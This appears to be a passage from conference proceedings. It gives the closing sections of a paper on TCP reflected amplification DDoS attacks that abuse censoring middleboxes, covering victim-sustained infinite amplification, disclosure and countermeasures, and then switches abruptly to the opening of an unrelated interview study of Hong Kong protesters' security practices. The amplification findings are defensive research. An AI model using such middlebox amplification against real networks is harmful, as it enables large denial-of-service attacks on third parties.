We find several thousand IP addresses that behave this way, which we classify into two classes: censoring repeaters and "acknowledgers".

For **censoring repeaters**, we find 4,154 middleboxes that re-send a block page in response to a `RST`. This appears to be a buggy flow-tracking middlebox that, once a TCP flow triggers blocking, will continue injecting its block page in response to *any* subsequent packet, including `RST`s.

For **acknowledgers**, we find 10,645 IPs that respond with an `ACK` to both data payloads and subsequent `RST` packets. This behavior is also not TCP compliant. To investigate what operating systems these "acknowledgers" are, we performed Operating System (OS) identification `nmap` [19] scans on 500 randomly sampled victim sustained IP addresses. Of the 452 (90.2%) IP addresses with a successful OS match, 267 (59%) were Dell SonicWall NSA 220. We believe this firewall model is to blame for most of the acknowledger victim-sustained behavior: the next most common OS match was Linux 2.6[8], with only 14 hosts (3%).

7 Ethical Considerations

Internet Scanning We followed best practices for scans as outlined by ZMap and Quack [10, 41]. We set up reverse DNS and hosted a webpage on the IP address we performed scans from, explaining the purpose of our scans. We also listed an email address to receive complaints and allow people to opt out of future scans. We received 8 removal requests over the course of our study comprising 2.1 million IP addresses which we removed from our scans.

Censorship-focused Internet-wide scans require additional careful considerations to avoid causing harm or falsely implicating users in making censored requests. In prior work on active probing to trigger censorship, researchers used alternative techniques to avoid having clients in censored countries make requests for banned content [11, 25, 34, 41]. Similarly in our work, the requests are made by our scanning machine from outside the censored countries to all IPv4 addresses, making it unlikely that a government would punish any individual, due to the directionality and ubiquity of the scans. The packet sequences we probe with are non-TCP compliant and do not induce any in-country clients to make sensitive requests in response. For these reasons, we believe wide-scale scans of this nature pose minimal risk to individuals in censored regions.

Saturation Experiments A natural question with all amplification studies is: at what point do amplifiers' link saturate? For example, a single host with amplification factor of 5,000× may not be very valuable if it only has a 100kbps uplink.

Measuring the saturation of a specific amplifier requires sending the triggering packet sequence in rapid succession and measuring the response it triggers. For ethical reasons, we do not perform such an experiment. These experiments would effectively perform denial of service attacks against the specific middlebox or the IP address, or could adversely impact other networks on path.

We unintentionally triggered mega-amplifiers, and report on our findings in this paper. However, after discovering these IP addresses and the nature of their responses, we removed them from future scans.

Responsible Disclosure Responsibly disclosing our findings is challenging given the large number of potentially affected vendors and network operators. It is both difficult to fingerprint specific vendors or manufacturers of middleboxes, and also difficult to identify the networks where middleboxes are responding from, as they spoof their source IP address by design.

Nonetheless, we attempted to reach out to both operators and vendors of middleboxes we discovered in our study. We contacted several country-level Computer Emergency Readiness Teams (CERT) that coordinate disclosure for their respective countries, including China, Egypt, India, Iran, Oman, Qatar, Russia, Saudi Arabia, South Korea, the United Arab Emirates, and the United States. We also reached out to several middlebox vendors and manufacturers, including Check Point, Cisco, F5, Fortinet, Juniper, Netscout, Palo Alto, SonicWall, and Sucuri.

We also publicly provide a repository of scripts that can help manufacturers and network operators test their middleboxes for amplifying behavior.

8 Related Work

TCP Reflected Amplification Attacks In 2014, Kürher et al. introduced a TCP handshake amplification attack [15, 16] that takes advantage of a server retransmitting `SYN+ACK` packets multiple times in response to a single `SYN`. They find

[8] We note this is not standard Linux 2.6 behavior.

millions of hosts that will retransmit up to 20×, though most send fewer than 6. We also observe this attack in our work, but additionally discover hundreds of millions more IPs with orders of magnitude higher amplification rates.

Non-reflective Amplification Attacks Other amplification attacks abuse TCP but involve directly connecting to the victim. Sherwood et al. [36] showed an attacker can use *optimistic acknowledgments* to induce a server to send a file at higher rates, ultimately DoSing *its own network*. The Great Cannon injects Javascript into Baidu webpages, turning visiting browsers into denial of service bots [20]. Our attack is effectively the reverse: instead of a censor co-opting the bandwidth of users to perform an attack, an attacker can co-opt the bandwidth of the censor.

UDP Reflected Amplification Attacks Reflected UDP attacks have been studied extensively [1, 18, 32, 37]. However, we are the first to study the use of middleboxes as reflectors.

Victim-sustained Attacks Sargent et al. [33] identified 79 hosts that respond to a particular IGMP request by repeating the request. Ostensibly, source-spoofing this request could cause an infinite loop between two such hosts, and is thus similar to our victim-sustained attacks in §6. Our attacks are more widely applicable, since they rely on standard client behavior (sending RSTs to unsolicited packets); and as a result we identified several orders of magnitude more targets of victim-sustained infinite amplification. However, their findings motivate applying tools like Geneva at the *application layer* to discover application-specific bugs.

9 Countermeasures

Unlike previous amplification attack vectors [9, 32, 37], our attack is not isolated to a specific protocol and impacts a wide range of implementations and devices. Unfortunately, this means there is no single vendor or network that can be patched to correct the problem. Instead, this issue is systemic to middleboxes, particularly those that must operate seeing only one side of a connection.

Nonetheless, we offer potential remedies that can eliminate or partially mitigate amplification attacks, for both middleboxes and potential victims.

9.1 Middleboxes

Connection directionality While many middleboxes see asymmetric sides of a connection (e.g., only traffic to the server), there are others that see both sides, such as middleboxes deployed at the gateways of networks. These middleboxes can accurately infer if a connection is live and only inject content if the three-way handshake is valid. We recommend such middleboxes require seeing traffic in both directions (to client and to server), and only inject block pages if this condition is met. This makes it more difficult for an attacker to spoof a connection, as it is infeasible for them to get both sides of a spoofed connection to pass by the same middlebox to induce injection. However, this solution will not work for large-scale middleboxes that sit in large transit networks and more frequently see only one side of a connection.

Limit injected response sizes Some middleboxes inject large block pages, directly enabling large amplification attacks. An alternative approach is for these middleboxes to only respond with a single RST to close a forbidden connection, or a with a minimal HTTP redirect to a different server that hosts a block page. If the middlebox's response size is smaller than the minimum size required to trigger it, this ensures that the middlebox will not be a productive amplifier.

Egress filtering Though middleboxes are only supposed to block websites for a limited group (such as a country or within a corporate or school network), many operate "bidirectionally", such that users outside the network accessing content within can also trigger injected responses. For instance, users outside China can still elicit the Great Firewall of China to inject RST packets despite not being the intended target of censorship. Instead, middleboxes should be configured to only censor requests originating from within the intended network, limiting the scope of victims of amplification.

Remove or limit censorship devices Many middleboxes inject block pages into censored HTTP requests which use an outdated protocol that has been far surpassed in traffic volume and page loads by HTTPS [38]. The utility that HTTP-injecting devices provide is shrinking, and will ultimately disappear as more sites use TLS. However, the damage they inflict via amplification attacks will remain until these devices are removed. Disabling HTTP injection in these devices altogether would prevent abuse from attackers.

9.2 End Hosts

End hosts can take steps to mitigate the potential impact of these attacks. Hosts that drop outbound RST packets are more susceptible to TCP handshake-based attacks, but hosts that do not are susceptible to sustaining a packet storm from a victim-sustained amplifier. Instead, we recommend end hosts be configured to drop outbound RST packets probabilistically; this prevents an infinite packet storm, while still offering some protection from handshake-based amplifiers.

10 Conclusion

We presented the first non-trivial TCP-based reflected amplification attacks. To discover them, we made use of a novel genetic algorithm that we trained directly against censoring middleboxes. We then scanned the Internet dozens of times

and find over 200 million IPv4 addresses that provide amplification from 1× to over 700,000×, as well as others that effectively yield *infinite* amplification.

Through a series of thorough follow-up experiments, we found that these TCP amplifiers are predominantly middleboxes, and frequently nation-state censorship devices. It has long been understood that nation-state censors restrict open communication for those in their borders; our work shows that they pose an even greater threat to the Internet as a whole, as attackers can weaponize their powerful infrastructures to attack anyone.

Our results show that middleboxes introduce an unexpected, as-yet untapped threat that attackers could leverage to launch powerful DoS attacks. Protecting the Internet from these threats will require concerted effort from many middlebox manufacturers and operators. To assist in these efforts, we have made our code publicly available at:

https://geneva.cs.umd.edu/weaponizing

Acknowledgments

We thank the network infrastructure team at the University of Colorado Boulder for supporting our scanning efforts and providing the resources that made this work possible. We also thank the anonymous reviewers for their helpful feedback. Finally, we thank our collaborators from the OTF and OONI communities for contributing resources that enabled this work. This research was supported in part by the Open Technology Fund and NSF grants CNS-1816802 and CNS-1943240.

References

[1] Marios Anagnostopoulos, Georgios Kambourakis, Panagiotis Kopanos, Georgios Louloudakis, and Stefanos Gritzalis. DNS Amplification Attack Revisited. *Computers & Security*, 39(B):475–485, November 2013.

[2] Bilal Anwer, Theophilus Benson, Nick Feamster, and Dave Levin. Programming Slick Network Functions. In *Symposium on SDR Research (SOSR)*, 2015.

[3] Simurgh Aryan, Homa Aryan, and J. Alex Halderman. Internet Censorship in Iran: A First Look. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2013.

[4] Robert Beverly and Steven Bauer. The Spoofer Project: inferring the Extent of Source Address Filtering on the Internet. In *USENIX Workshop on Steps to Reducing Unwanted Traffic on the Internet (SRUTI)*, 2005.

[5] Kevin Bock, Yair Fax, Jasraj Singh, Kyle Reese, and Dave Levin. Iran: A New Model for Censorship. https://geneva.cs.umd.edu/posts/iran-whitelister.

[6] Kevin Bock, George Hughey, Xiao Qiang, and Dave Levin. Geneva: Evolving Censorship Evasion Strategies. In *ACM Conference on Computer and Communications Security (CCS)*, 2019.

[7] Eric Cronin, Micah Sherr, and Matthew A. Blaze. The Eavesdropper's Dilemma. Technical report, Penn Engineering, February 2006.

[8] CVE-2018-1000115: Memcached version 1.5.5. National Vulnerability Database, March 2018. http://nvd.nist.gov/nvd.cfm?cvename=CVE-2018-1000115.

[9] Jakub Czyz, Michael Kallitsis, Manaf Gharaibeh, Christos Papadopoulos, Michael Bailey, and Manish Karir. Taming the 800 Pound Gorilla: The Rise and Decline of NTP DDoS Attacks. In *ACM Internet Measurement Conference (IMC)*, 2014.

[10] Zakir Durumeric, Eric Wustrow, and J. Alex Halderman. ZMap: Fast Internet-wide Scanning and its Security Applications. In *USENIX Security Symposium*, 2013.

[11] Arturo Filasto and Jacob Appelbaum. OONI: Open Observatory of Network Interference. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2012.

[12] Freedom House. Freedom in the world report. https://freedomhouse.org/countries/freedom-world/scores.

[13] Ben Jones, Tzu-Wen Lee, Nick Feamster, and Phillipa Gill. Automated Detection and Fingerprinting of Censorship Block Pages. In *ACM Internet Measurement Conference (IMC)*, 2014.

[14] Sam Kottler. February 28th DDoS incident report. https://github.blog/2018-03-01-ddos-incident-report/, Mar 2018.

[15] Marc Kührer, Thomas Hupperich, Christian Rossow, and Thorsten Holz. Exit from Hell? Reducing the Impact of Amplification DDoS Attacks. In *USENIX Security Symposium*, 2014.

[16] Marc Kührer, Thomas Hupperich, Christian Rossow, and Thorsten Holz. Hell of a Handshake: Abusing TCP for Reflective Amplification DDoS Attacks. In *USENIX Workshop on Offensive Technologies (WOOT)*, 2014.

[17] Citizen Lab. Block test list. https://github.com/citizenlab/test-lists.

[18] Bingshuang Liu, Skyler Berg, Jun Li, Tao Wei, Chao Zhang, and Xinhui Han. The Store-and-Flood Distributed Reflective Denial of Service Attack. In *International Conference on Computer Communication and Networks (ICCCN)*, 2014.

[19] Gordon Lyon. nmap. https://nmap.org/.

[20] Bill Marczak, Nicholas Weaver, Jakub Dalek, Roya Ensafi, David Fifield, Sarah McKune, Arn Rey, John Scott-Railton, Ron Deibert, and Vern Paxson. An Analysis of China's "Great Cannon". In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2015.

[21] MaxMind. GeoLite2. https://dev.maxmind.com/geoip/geoip2/geolite2, 2020.

[22] Allison McDonald, Matthew Bernhard, Luke Valenta, Benjamin VanderSloot, Will Scott, Nick Sullivan, J. Alex Halderman, and Roya Ensafi. 403 Forbidden: A Global View of CDN Geoblocking. In *ACM Internet Measurement Conference (IMC)*, 2018.

[23] Robert T. Morris. A Weakness in the 4.2BSD Unix TCP/IP Software. CSTR 117, 1985.

[24] Zubair Nabi. The Anatomy of Web Censorship in Pakistan. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2013.

[25] Craig Partridge and Mark Allman. Addressing ethical considerations in network measurement papers. In *NS Ethics@ SIGCOMM*, 2015.

[26] Vern Paxson. End-to-End Routing Behavior in the Internet. In *ACM SIGCOMM*, 1996.

[27] Censored Planet. Censored Planet Raw Data. https://censoredplanet.org/data/raw.

[28] John Postel. Transmission control protocol. RFC 793, Internet Engineering Task Force, September 1981.

[29] Matthew Prince. The ddos that almost broke the internet. Cloudflare Blog, March 2013. https://blog.cloudflare.com/the-ddos-that-almost-broke-the-internet/.

[30] Ram Sundara Raman, Prerana Shenoy, Katharina Kohls, and Roya Ensafi. Censored Planet: An Internet-wide, Longitudinal Censorship Observatory. In *ACM Conference on Computer and Communications Security (CCS)*, 2020.

[31] Ram Sundara Raman, Adrian Stoll, Jakub Dalek, Armin Sarabi, Reethika Ramesh, Will Scott, and Roya Ensafi. Measuring the Deployment of Network Censorship Filters at Global Scale. In *Network and Distributed System Security Symposium (NDSS)*, 2020.

[32] Christian Rossow. Amplification Hell: Revisiting Network Protocols for DDoS Abuse. In *Network and Distributed System Security Symposium (NDSS)*, 2014.

[33] Matthew Sargent, John Kristoff, Vern Paxson, and Mark Allman. On the Potential Abuse of IGMP. *ACM SIGCOMM Computer Communication Review (CCR)*, 47(1), 2017.

[34] Will Scott, Thomas Anderson, Tadayoshi Kohno, and Arvind Krishnamurthy. Satellite: Joint Analysis of CDNs and Network-Level Interference. In *USENIX Annual Technical Conference*, 2016.

[35] Justine Sherry, Shaddi Hasan, Colin Scott, Arvind Krishnamurthy, Sylvia Ratnasamy, and Vyas Sekar. Making Middleboxes Someone Else's Problem: Network Processing as a Cloud Service. In *ACM SIGCOMM*, 2012.

[36] Rob Sherwood, Bobby Bhattacharjee, and Ryan Braud. Misbehaving TCP Receivers Can Cause Internet-Wide Congestion Collapse. In *ACM Conference on Computer and Communications Security (CCS)*, 2005.

[37] Kulvinder Singh and Ajit Singh. Memcached DDoS Exploits: Operations, Vulnerabilities, Preventions and Mitigations. In *International Conference on Computing, Communication and Security (ICCCS)*, 2018.

[38] Let's Encrypt Stats. Percentage of Web Pages Loaded by Firefox Using HTTPS. https://letsencrypt.org/stats/#percent-pageloads, 2018.

[39] The Spoofer Project: State of IP Spoofing. https://spoofer.caida.org/summary.php.

[40] UDP-Based Amplification Attacks: Alert (TA14-017A). National Cyber Awareness System Alerts, January 2014. https://www.us-cert.gov/ncas/alerts/TA14-017A.

[41] Benjamin VanderSloot, Allison McDonald, Will Scott, J. Alex Halderman, and Roya Ensafi. Quack: Scalable Remote Measurement of Application-Layer Censorship. In *USENIX Security Symposium*, 2018.

[42] Zhongjie Wang, Yue Cao, Zhiyun Qian, Chengyu Song, and Srikanth V. Krishnamurthy. Your State is Not Mine: A Closer Look at Evading Stateful Internet Censorship. In *ACM Internet Measurement Conference (IMC)*, 2017.

[43] Zhongjie Wang, Shitong Zhu, Yue Cao, Zhiyun Qian, Chengyu Song, Srikanth V. Krishnamurthy, Kevin S. Chan, and Tracy D. Braun. SymTCP: Eluding Stateful Deep Packet Inspection with Automated Discrepancy Discovery. In *Network and Distributed System Security Symposium (NDSS)*, 2020.

[44] Xing Xu, Yurong Jiang, Tobias Flach, Ethan Katz-Bassett, David Choffnes, and Ramesh Govindan. Investigating Transparent Web Proxies in Cellular Networks. In *Passive and Active Network Measurement Conference (PAM)*, 2015.

[45] Xueyang Xu, Morley Mao, and J. Alex Halderman. Internet Censorship in China: Where Does the Filtering Occur? In *Passive and Active Network Measurement Conference (PAM)*, 2011.

[46] Tarun Kumar Yadav, Akshat Sinha, Devashish Gosain, Piyush Kumar Sharma, and Sambuddho Chakravarty. Where The Light Gets In: Analyzing Web Censorship Mechanisms in India. In *ACM Internet Measurement Conference (IMC)*, 2018.

Collective Information Security in Large-Scale Urban Protests: the Case of Hong Kong

Martin R. Albrecht
Royal Holloway, University of London
martin.albrecht@rhul.ac.uk

Jorge Blasco
Royal Holloway, University of London
jorge.blascoalis@rhul.ac.uk

Rikke Bjerg Jensen
Royal Holloway, University of London
rikke.jensen@rhul.ac.uk

Lenka Mareková
Royal Holloway, University of London
lenka.marekova.2018@rhul.ac.uk

Abstract

The Anti-Extradition Law Amendment Bill protests in Hong Kong present a rich context for exploring information security practices among protesters due to their large-scale urban setting and highly digitalised nature. We conducted in-depth, semi-structured interviews with 11 participants of these protests. Research findings reveal how protesters favoured Telegram and relied on its security for internal communication and organisation of on-the-ground collective action; were organised in small private groups and large public groups to enable collective action; adopted tactics and technologies that enable pseudonymity; and developed a variety of strategies to detect compromises and to achieve forms of forward secrecy and post-compromise security when group members were (presumed) arrested. We further show how group administrators had assumed the roles of leaders in these 'leaderless' protests and were critical to collective protest efforts.

1 Introduction

Large-scale urban protests offer a rich environment to study information security needs and practices among groups of higher-risk users by relying on a diverse set of digital communication platforms, strategies and tactics, and by their sheer size. In this work, we study the Anti-Extradition Law Amendment Bill (Anti-ELAB) protests in Hong Kong, where most activities and interactions map onto some form of digital communication. The use of different communication platforms as an integral part of the protests has already been documented in various media reports, including: large chat groups on platforms such as Telegram, protest-specific forums on the Reddit-like platform LIHKG, practices of doxxing as well as live protest maps such as HKmap.live to identify police positions [15, 16, 78, 99]. Recent scholarship has also highlighted the significance of digital technology to the Anti-ELAB protests. For example, "novel uses" of communication technology by Anti-ELAB protesters led them to form ad hoc and networked "pop-up" protests, creating a new form of a "smart mob" facilitated by digital technology [104]. Platforms such as Telegram and LIHKG worked to mobilise and establish a sense of community among young activists [87] and created a "symbiotic network" of protesters [61]. Social media was used to maintain "protest potential" over time [68].

To design and build secure communication technologies that meet the needs of participants in large-scale protest movements, it is critical that designers and technologists understand protesters' specific security concerns, notions, practices and perceptions. There is also a need to understand the existing use of secure and appropriation of insecure communication tools within such protest groups, where they fail and where they succeed. Existing qualitative studies have explored security practices of different groups of higher-risk users, e.g. [23, 24, 29, 33, 37, 42, 70, 74, 75, 94], but none to our knowledge have studied such practices within large-scale urban protests.

The Anti-ELAB protests, while specific in nature like any other local protest movement, provide ample material for a case study. This is not only for the features already outlined above – urban, large-scale, digitalised – but also because of the place these protests take in the imagination of protest movements across the globe. The perceived analogue and digital tactics developed in Hong Kong have been imitated by protesters elsewhere, often with a direct reference, see e.g. [21, 49, 84].

Contributions. We develop a grounded understanding of (perceived and actual) security needs and practices among Anti-ELAB protesters through in-depth, semi-structured interviews with 11 participants from Hong Kong. Through an inductive analysis of these interviews, research findings were synthesised into five main categories. We outline these in Section 5 – the tools used by Anti-ELAB protesters and the reasons for their adoption (Section 5.1), the role these tools play for the organisation of these protests (Section 5.2), the tactics used to detect and mitigate compromises through arrests (Section 5.3), the practices adopted to work around limitations of the tools relied upon (Section 5.4) and the routes and negotiations through which protesters arrive at their understanding

and practice of security (Section 5.5) – before bringing these into conversation with information security scholarship in Section 6, where we also identify open research questions, and concluding in Section 7.

2 Related Work

We position our research within studies on digital communication technology use by participants of large protest movements, including existing work on the Anti-ELAB protests to establish pre-existing understanding of their technology use, as well as scholarly work on higher-risk users.

2.1 Large-scale protests and digital communication

The importance of digital communication technology in large-scale protests is well documented in the social science literature, focusing in particular on the significant contribution of social media platforms to the mobilisation of social movements [18, 25, 31, 32, 66, 73, 77, 92, 112]. They also highlight the critical role that digital media play in the organisation and coordination of large-scale protests, e.g. Occupy Wall Street and the Arab Spring [5, 34, 48, 58, 81, 105, 109]. Yet, there is consensus in the literature that while the ability to form online networks can support mobilisation and organisation efforts, it is neither the sole driver nor the underlying cause.

Scholars also note how digital communication technology enables new networks and movement formations. For example, Bennett and Segerberg [12] describe a form of protest movements not reliant on resourceful organisations, but driven by personal online content and communications – what they call "connective action". Others, e.g. [18, 58, 73], highlight how digital technology enables the formation of decentralised networks among groups in different locations, through collective action. These movements are able to attract large numbers of participants, partly because they are supported by digital infrastructures [67]. Studies have also suggested that people "self-mobilise" online before taking part in protests [44, 65, 95]. Finally, digital technologies are often used to facilitate on-the-ground organisation, information sharing and communication between protesters – what Treré [106, 107] calls "backstage activism".

Messaging applications. Some studies explore the use of messaging applications in distinct resistance movements and protest environments. For example, Uwalaka et al. [110] considered the use of WhatsApp in the 2012 Occupy Nigeria protest, Gil de Zúñiga et al. [119] and Valeriani and Vaccari [111] studied messaging applications in activism and political organisations, while Treré [107] showed how WhatsApp is used for everyday activities and organisation by protesters in Spain and Mexico. Similarly, Haciyakupoglu and Zhang [40] found that in the Gezi Protests in Turkey protesters relied especially on WhatsApp to circulate information within the protest area. Messaging applications have also been linked to the spreading of rumours and incitement to violence. For example, Mukherjee [79] explored the use of WhatsApp in mob lynchings in India and Arun [8] linked the spreading of rumours via WhatsApp to them. Tracking and hacking on digital communication platforms are also used by private and state actors to counter opposition movements and to suppress dissent [63, 76].

While such prior works do not consider (information) security in particular, they provide broader context and in some cases surface security-related findings. For example, the importance of trust in information, technology and social media networks is explored in [40, 67] and Tsui [108] studies digital technology use and protection from state surveillance efforts, while Sowers and Toensing [96] engage with wider security concerns such as threats to protesters from authoritarian and violent regimes.

2.2 Anti-ELAB protests

The protests responded to the Hong Kong Government's attempt to pass an Extradition Law Amendment Bill [64, 69]. Hundreds of thousands of people took to the streets, where networked groups of protesters organised mass rallies and strikes, boycotted pro-Beijing businesses, barricaded streets, stormed public buildings including the Legislative Council Complex, occupied traffic hubs and seized university campuses [47]. Recent studies have emphasised the centrality of digital and mobile communication technology to facilitate these large, dynamic and highly mobile protest activities; with tactics often referred to as "be water" and "blossom everywhere" [41]. Such tactics meant that the protests emerged from the ground up among activist networks in a nonhierarchical, diversified fashion, relying on spontaneous initiatives rather than top-down leadership and organisation. In general, this served two purposes. While it provided protection from prosecution of individual protesters and police detection, it gave rise to fluid, horizontal communication within and between dispersed groups of protesters [47]. These tactics were partly rooted in protesters' experiences from the 2014 Umbrella Movement in Hong Kong, where high-profiled protesters were arrested and imprisoned, and which were also supported by digital modes of participation that enabled, for example, real-time coordination of "improvisatory acts" [67].

The Anti-ELAB protests are widely considered to have been "innovative" in their tactics, particularly the interaction between "front line" protesters and others. A "frontliner", roughly, is someone engaging in activities that risk direct confrontation with law enforcement [21]. An example of a collaboration between "frontliners" and others are ride sharing schemes where car owners picked up "frontliners" to transport them out of the protest area because public transport was deemed unsafe or shut down [117]. These schemes were run via public online groups that connected protesters with drivers.

Existing scholarship reveals little about the security consid-

erations of Anti-ELAB protesters. Ting [104, p.363] notes that networked protesters used "encrypted messaging app Telegram and mass Airdrops over Bluetooth" to coordinate protest activities, and that WhatsApp and Signal were used to share protest information and to request supplies. Ku [87] points to the mobilisation of Hong Kong youth activists through Telegram and the Reddit-like forum LIHKG, while Kow et al. [61] show how "hundreds of groups" on these two platforms were used to mobilise the protests through polls and the ability to act anonymously. Importantly, however, none of these studies engaged with protesters, but relied solely on interpretative analyses of social media posts, forum posts and/or wider discourses.

2.3 Higher-risk users and secure communication

Looking beyond large-scale protests, our research ties in with other qualitative works exploring the security concerns of higher-risk users. The use of secure messaging by higher-risk users is considered in [33, 42]. Through interviews with human rights activists and secure messaging application developers, this work outlines common and diverging privacy and security concerns among these groups. They found that while developers aim to cater to higher-risk users, the (perceived) security needs of these groups of users are not well understood and thus not well served. Similarly, in [7] the authors discuss the divide between activists and technologists. They advocate that "security engineers [...] step into the language of collective action within a political project" to produce solutions that cater to the decidedly collective needs of activists and contrast this with a prevalent practice where "in the absence of far away users under threat, designers can invoke them at will and imagine their needs" [7].

The security needs of marginalised groups have received renewed attention from information security academics due to an invited talk by Seny Kamara at CRYPTO 2020 [57, 80]. In this talk, Kamara characterises "Crypto for the People" as "concerned with fighting oppression & violence from Law Enforcement (Police, FBI, ICE), from social hierarchies and norms, from domestic terrorists" [57] and contrasts it with a libertarian-inspired concern for personal freedoms. More broadly, studies have explored security for civil society groups [91], the security and privacy needs of journalists [71, 74, 75], privacy concerns among transgender people [70], protection practices by Sudanese activists [29], fundamental security challenges experienced by refugees [23, 24, 55, 94] as well as undocumented migrants [37]. Like many of these prior works, our work suggests that the population we study has distinct (information) security needs that must be understood in order to design security technologies that meet those needs.

3 Preliminaries on technologies

LIHKG is a Reddit-like forum that allows posts only from users with email addresses originating in Hong Kong (cf. [87]). **Signal** and **WhatsApp** are messaging applications that use phone numbers as contact handles and perform end-to-end encryption by default on all chats. Both applications support one-to-one chats as well as private group chats of up to 1,000 and 256 users respectively. **Telegram** is a messaging application that offers the option of end-to-end encryption for one-to-one chats only and supports public and private groups of size up to 200,000 as well as public channels with an unlimited number of subscribers. Telegram requires a phone number for registration but allows this to be hidden from other users. **Facebook Messenger** is a chat service connected to Facebook, offering optional end-to-end encryption. On the technology level, Telegram makes roughly the same security promises as Facebook Messenger with respect to confidentiality – with its bespoke MTProto protocol taking the role that TLS plays for Facebook – but it makes it easier to adopt a pseudonym.

Signal and Telegram secret chats allow users to send *disappearing* messages which are deleted by the sending and receiving application after a certain time has passed (five seconds to one week). WhatsApp has recently enabled this option but has a fixed timer of one week. Telegram also supports *scheduled* messages to be sent at a later date and time, before which the sending of the message can be cancelled.[1] Further, Telegram allows a user in a one-to-one chat to *delete* messages for the other party, and a group administrator to delete messages for all group members. Neither WhatsApp nor Signal used to support this feature.[2] Telegram supports conducting anonymous *polls* in groups and channels.

Life360 is an application that allows remote monitoring of a phone – e.g. location, remaining battery – that describes itself as a *"family safety service"* [72] but is mostly known for being invasive [82]. WhatsApp and Telegram also support *live location sharing* with another user for a period of time.

4 Methodology

In this section, we outline our methodology, which is based on a qualitative research design and a grounded approach [19, 45], informed by existing social movement research (see e.g. [13]).

4.1 Semi-structured interviews

Semi-structured interviews were chosen due to their exploratory nature; they are sufficiently structured to provide

[1] The messages are scheduled on the server and thus will be sent even if the user goes offline afterwards.

[2] As of January 2021, Signal includes limited support for message deletion for everyone (only the sender can delete their own messages, within three hours of sending) [93], but this was not the case when the interviews were conducted. WhatsApp now supports the same feature with a time limit of one hour.

consistency across interviews and to address particular research questions, while leaving space for participants to offer new meaning to the topics (see e.g. [35]).

Interview process. Informed by a topic guide, the interviews explored the use of communication technology within the protest environment and how protesters' security needs and practices shaped this use. Each interview covered topics such as communication technology use in Hong Kong, including specific platforms and applications as well as security concerns related to this technology use. The first two topics covered in the interviews deliberately did not focus on security, as it was important not to 'force' a security angle. However, all participants mentioned specific security concerns related to their use of technology before we asked about them. This is not surprising, since information provided to participants prior to the interviews included information about the broader research focus and the composition of the research team. Moreover, the adversarial context foregrounded security concerns. Interview questions were intentionally broad to ensure that the research remained exploratory. This is an essential aspect of qualitative research, which works in the context of discovery and therefore emphasises openness and depth. The interviews were conducted by one member of the research team, between December 2019 and July 2020, as outlined in Table 1. Interviews were conducted remotely in English.

Participants and recruitment. 11 participants from Hong Kong (P0-P10), all of whom had either primary or secondary experience of the protests, were recruited. All participants had attended at least one Anti-ELAB protest and were all members of protest-related online groups. The distinction between 'primary' and 'secondary' denotes front-line protest experience. Participants self-reported as 'only' having secondary experience, because they had not been on the front line of a protest and were therefore less likely to have direct confrontation with law enforcement, while participants with primary experience had.

Table 1: Participants & Interviews

Participants		**Interview**		
ID	*Experience*	*Duration*	*Medium*	*Timing*
P0	Primary	82 minutes	Audio	December 2019
P1	Primary	43 minutes	Audio	December 2019
P2	Primary	64 minutes	Audio	February 2020
P3	Primary	51 minutes	Video	April 2020
P4	Secondary	47 minutes	Audio	April 2020
P5	Secondary	39 minutes	Video	June 2020
P6	Secondary	62 minutes	Video	June 2020
P7	Primary	73 minutes	Audio	June 2020
P8	Secondary	53 minutes	Video	June 2020
P9	Primary	87 minutes	Audio	June 2020
P10	Primary	46 minutes	Audio	July 2020

We categorise participants' protest experience as *primary* or *secondary*, with the former defined as having been on the protest 'front line'.

The protection of participants was our priority at all stages of the research. Initially, we only contacted publicly-known figures in Hong Kong, which led to three initial interviews. We then reached out to potential participants through two local gatekeepers,[3] who shared our contact details and a participant information sheet (PIS) with potential participants. The PIS outlined what participation would involve and how we would protect participant information. Gatekeepers were not involved in our communication with participants and whether someone decided to participate was not shared with them.

No specific selection or exclusion criteria were used to target individuals except for their primary or secondary involvement in the Anti-ELAB protests. However, this was by no means a straightforward recruitment process. We contacted more than 60 individuals linked to the protests and recruited 11. There are a number of reasons for this. First, the sensitive nature of the research and the importance of anonymity for protesters made it difficult to identify and recruit individuals with relevant protest experience. Second, parts of the research coincided with China passing a new national security law for Hong Kong, which also imposes restrictions on engaging with "external elements" [90]. Thus, many of our contacts declined to participate for safety reasons. Third, COVID-19 meant that travel to Hong Kong to engage with protesters was not an option. Hence, all engagements were carried out online.

Human subjects and ethics. All of our activities were approved for self-certification through our institution's Research Ethics Committee before the start of the research. Given the high-risk environment, and since our priority was to protect participants, we made sure to design our study in a way that minimised the collection of personally identifiable information. We recommended encrypted and ephemeral modes of communication, but followed participants' preferences, while using burner devices and anonymous accounts on our end to limit potential attack surfaces. Interviews were carried out by one researcher and were not audio recorded. With explicit consent from participants, extensive interview notes – verbatim where possible – were captured by the researcher. These were transcribed and stored on an encrypted hard drive.[4] To minimise risks to participants and researchers, we compartmentalised internally and only the researcher who carried out and transcribed the interviews has access to the raw data. Participants were not required to make their names known to us and we did not record any personal details in our interview notes. We do not report demographic information such as age or gender, nor do we report participant locations or their employment status. This is to protect their anonymity. Finally, participants were not compensated for taking part.

4.2 Data analysis

Interviews were analysed through an inductive analytical process, where the same (one) researcher coded the data through

[3] See e.g. [43, Ch.3] for a discussion on the use of gatekeepers for access.
[4] Transcripts are retained for one year after publication and then destroyed.

three coding cycles using NVivo 12 [51]. The first cycle used open coding and produced a range of descriptive codes, which were grouped in the second cycle to produce axial codes [88]. In the third coding cycle, the core variables in the data were identified and selective codes were produced and grouped into categories [85]. This form of analysis is employed to identify and analyse patterns across a qualitative data set, rather than within a particular data item, such as an individual interview. At the final stage of the analysis, technological implications were explored by the entire research team.

Limitations. A number of limitations should be taken into account when interpreting our findings. First, our study was limited by the difficulties we experienced in engaging participants in our research, as outlined in Section 4.1, and research findings might have captured other practices if further interviews had been conducted. Yet, the semi-structured nature of the interviews was chosen to provide depth rather than scale. Moreover, the analysis suggests that coding saturation was reached. Second, conducting interviews online limited the researcher's ability to observe the participants' physical settings, which might have affected their ability to speak freely. Third, some protesters, who declined to participate, might have been particularly concerned about security. Fourth, while participants spoke fluent English, it might have been possible to recruit a broader selection of participants if interviews had been conducted with the assistance of a translator.

